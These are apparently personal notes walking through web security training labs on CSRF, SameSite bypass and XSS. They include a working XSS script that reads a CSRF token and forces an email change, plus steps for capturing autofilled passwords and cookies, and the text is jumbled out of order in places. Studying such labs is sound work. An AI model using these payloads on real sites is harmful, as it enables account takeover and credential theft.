Just like this problem, if we intercept the change email request, we may see that there are no CSRF protections present. On top of that, the session cookie still has SameSite=None. So this would make our job very much easier:


 As the lab name suggests, let’s try manipulating the Referer header. I’ve tried changing it to something else, or remove it entirely, the server seemingly is one step ahead of us and returns a 400 every time:
 However, if we include the domain name onto the Referer header, the backend accepts it arbitrarily without any filters. This is our entry point!
 Because the lab has no CSRF defences save for that Referer validation, we can craft a simple payload as follow:
CSRF where Referer validation depends on header being present | Practitioner
Before attempting any CSRF payloads, it’s good practice to know more about the cookies first to see whether certain restrictions are in place. Fortunately for us, this lab has only one session cookie with SameSite=None, without any CSRF token validation. This means any future exploits can be crafted and sent without problems:



Let’s try sending the email changing request to Repeater. As the lab’s name suggests, let’s tinker a little with the Referer header. As you can see above, the Referer header is pointing to the main site in which the backend accepts and forwards our request. How about changing that header to something else instead?
SameSite Strict bypass via sibling domain | Practitioner
Really interesting labs utilising reflected XSS and WebSocket hijacking. Highly suggest reviewing.
Manipulating the WebSocket handshake to exploit vulnerabilities | Practitioner
Hell of a lab, highly suggest reviewing
WebSockets
XSS
Very interesting labs here, also most numerous lol
Reflected XSS protected by CSP, with CSP bypass | Expert
Let’s try testing the search function. As usual, we insert our canary string and see what sticks:
 Unlike previous labs, this lab has CSP enabled, with very strict directives too. But just to be sure, we should test the waters to see if those directives are all bark but no bite. Let’s try a simple
 alert payload:
 Looks like the parser recognises the payload as valid HTML! But unfortunately the CSP is one step ahead by blocking every inline script instances. The good news for us is that we can assume all tags and events are not filtered.
Reflected XSS protected by very strict CSP, with dangling markup attack | Practitioner
At first, I was struggling to make use of dangling markups to obtain the CSRF token needed for exfil. What I didn’t realise is that Chrome has long banned dangling markup exploitation by essentially blocking certain characters such as angle brackets. So that’s bust.

Coming back to the problem, I first tried tinkering around the comment functionality to see what sticks. However, all the useful characters are encoded, and there are no vulnerable client-side JS vectors to bypass these unlike last labs:
Exploiting cross-site scripting to capture passwords | Practitioner
I first struggled to solve this because I was leaning towards a solution that does not require user interaction. Something like a list of autofilled passwords being defined somewhere in the DOM, tried Googling to hell and back but no budge.
Turns out I had to swallow my pride and come up with a solution that requires interaction. Turns out it’s simpler that it sounds. All you have to do is wait for the browser to fill the passwords, detect it using onchange then grab the credentials.
Exploiting XSS to bypass CSRF defenses | Practitioner
In the spirit of this problem, we can simply set up a similar payload as shown here:
<script>
setTimeout(function(){
    var token = document.getElementsByName('csrf')[0].value;
    var data = new FormData();

    data.append('csrf', token);
    data.append('email', 'hijacked@test.com');

    fetch('/my-account/change-email', {
        method: 'POST',
        body: data
    });
}, 100);
</script>
Exploiting cross-site scripting to steal cookies | Practitioner
(dont rlly like this lab because of paywall)

First, to steal cookies we must know the attributes of them. By using the Developer Tool, we can see that our cookie session does not have HttpOnly flagged. This means client-side JS can read cookies via document.cookie, making our job easier.
As usual, we try to insert our canary and see what’s up:
